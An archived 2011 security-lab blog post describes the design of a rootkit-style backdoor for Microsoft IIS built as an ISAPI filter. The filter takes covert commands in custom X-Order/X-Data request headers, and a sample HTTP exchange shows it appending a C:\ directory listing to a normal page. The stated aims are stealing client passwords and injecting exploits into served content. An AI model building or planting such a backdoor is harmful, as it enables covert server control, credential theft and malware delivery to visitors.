# Sogeti ESEC Lab

By Sogeti ESEC Lab

Archived: 2026-04-06 00:23:11 UTC

## IIS Backdoor

Wed 02 February 2011 by julien

In this article I will explain how I designed a rootkit for Microsoft Internet Information Services (IIS).The question is: why a backdoor in a web server?

First obvious but useless answer: because we can.

Ok, let us give a more clever answer. The purpose of backdooring a web sever is double:

- It allows the attacker to access data sent by the clients. For instance, if the web site is password protected, we can retrieve this password.
- It allows to **backdoor on the fly** anything sent from the server to the web client.

This second point is especially interesting as it allows the attacker to inject the proper exploit according to the web browser requesting the web page, or to infect an executable downloaded from the server.

## IIS backdoor

### What is IIS

IIS is Microsoft's web server, it is an important piece of Microsoft's web base technologies such as OWA. Many versions have been released from the first (IIS 1.0 under Windows NT 3.51) to the latest (IIS 7.5 under Windows Server 2008). It is widely deployed over the Internet and companies Intranets.

### IIS enrichment

Microsoft has defined an API known as ISAPI (Internet Server Application Programming Interface) to help developers to add features to IIS. Two types of components can be added to IIS : extensions or filters.

#### ISAPI Extensions

Extensions are DLLs that export 3 functions:

- GetExtensionVersion
- HttpExtensionProc
- TerminateExtension

Extensions are applications running inside IIS. They are loaded by IIS every time it needs them. Extensions access the content of a request and are responsible for responding to the client. For exemple, if a client requests the page *http ://mydomain/myextension* where myextension is your registered extension, the **HttpExtensionProc** of your extension will be called. IIS will provide it the following structure :

```
typedef struct _EXTENSION_CONTROL_BLOCK EXTENSION_CONTROL_BLOCK {
   DWORD cbSize;
   DWORD dwVersion;
   HCONN connID;
   DWORD dwHttpStatusCode;
   char lpszLogData[HSE_LOG_BUFFER_LEN];
   LPSTR lpszMethod;
   LPSTR lpszQueryString;
   LPSTR lpszPathInfo;
   LPSTR lpszPathTranslated;
   DWORD cbTotalBytes;
   DWORD cbAvailable;
   LPBYTE lpbData;
   LPSTR lpszContentType;
   BOOL (WINAPI * GetServerVariable) ();
   BOOL (WINAPI * WriteClient) ();
   BOOL (WINAPI * ReadClient) ();
   BOOL (WINAPI * ServerSupportFunction) ();
} EXTENSION_CONTROL_BLOCK;
```

This way **HttpExtensionProc** can read data from the request, treat it and send back a response using callback functions **ReadClient** and **WriteClient**.

**ISAPI Filters**

Filters are DLLs that exports 3 functions:

- GetFilterVersion
- HttpFilterProc
- TerminateFilter

Filters are registered for a number of events, each time an event occurs during the lifetime of a request, the **HttpFilterProc** is called. Here is an incomplete list of events that a filter can register for:

- SF_NOTIFY_PREPROC_HEADERS: happens when IIS has finished preprocessing headers.
- SF_NOTIFY_SEND_RESPONSE: happens when IIS is ready to send response to the client
- SF_NOTIFY_END_OF_REQUEST: happens when a request has ended its lifecycle
- SF_NOTIFY_LOG: happens before IIS writes log for the current request

Once an event for which a filter is registered occurs, the filter's **HttpFilterProc** is called and is provided a structure, depending on the type of event. For example, if it is a SF_NOTIFY_END_OF_REQUEST event, the


following structure is passed to the filter by IIS:

```
typedef struct _HTTP_FILTER_LOG HTTP_FILTER_LOG {
   const char * pszClientHostName;
   const char * pszClientUserName;
   const char * pszServerName;
   const char * pszOperation;
   const char * pszTarget;
   const char * pszParameters;
   DWORD dwHttpStatus;
   DWORD dwWin32Status;
   DWORD dwBytesSent;
   DWORD dwBytesRecvd;
   DWORD msTimeForProcessing;
} HTTP_FILTER_LOG, * PHTTP_FILTER_LOG;
```

This structure contains all necessary pieces of information a filter needs to log the incoming request.

**Extensions and Filters overview**

The following scheme is a general presentation of how filters and extensions are reached by a client's request:




## Backdoor Implementation

The backdoor is working on a very simple principle. Clients send requests with special headers containing orders and the filter replies by adding data to the outgoing response. The filter is registered for SF_NOTIFY_PREPROC_HEADERS and SF_NOTIFY_SEND_RAW_DATA events. Once an incoming request arrives, the filter is checking whether headers X-ORDER and/or X-DATA are present in the request, if so and if the order is known it executes it and replies. As our filter is notified for any page of the server, I can request any page on the server to communicate with my filter. I just need to add special headers to a regular request.

If I request a simple page (here /pwet.htm) without adding headers IIS has a normal behaviour, i.e IIS response is as following:

```
GET /pwet.htm HTTP/1.1
Host: 192.168.73.143
Accept-Encoding: identity
Connection: Keep-Alive
Content-type: application/x-www-form-urlencoded
Accept: */*

HTTP/1.1 200 OK
Date: Thu, 03 Feb 2011 12:16:50 GMT
Content-Length: 31
Content-Type: text/html
Last-Modified: Mon, 21 Jun 2010 11:53:19 GMT
Accept-Ranges: bytes
ETag: "963779573811cb1:994"
Server: Microsoft-IIS/6.0

<html>

Pouetpouet

</html>
```

But if I request the same page and add an order (here the order is "ListDir" of base64("C:") ), then I have the following result:

```
GET /pwet.htm HTTP/1.1
Host: 192.168.73.143
Accept-Encoding: identity
X-Order: ListDir
Connection: Keep-Alive
X-Data: Qzpc
Content-type: application/x-www-form-urlencoded
Accept: */*

HTTP/1.1 200 OK
```

```
Date: Thu, 03 Feb 2011 12:16:57 GMT
Content-Length: 353
X-Resp: OK
Content-Type: text/html
Last-Modified: Mon, 21 Jun 2010 11:53:19 GMT
Accept-Ranges: bytes
ETag: "963779573811cb1:994"
Server: Microsoft-IIS/6.0

<html>

Pouetpouet

</html>
[F] C:\AUTOEXEC.BAT
[F] C:\boot.ini
[F] C:\bootfont.bin
[F] C:\CONFIG.SYS
[D] C:\Documents and Settings
[D] C:\Inetpub
[F] C:\IO.SYS
[F] C:\MSDOS.SYS
[F] C:\NTDETECT.COM
[F] C:\ntldr
[F] C:\pagefile.sys
[D] C:\Program Files
[D] C:\System Volume Information
[D] C:\WINDOWS
[D] C:\wmpub
```

So, backdoring a IIS web server is not that difficult and can give you a lot of opportunities...

---

---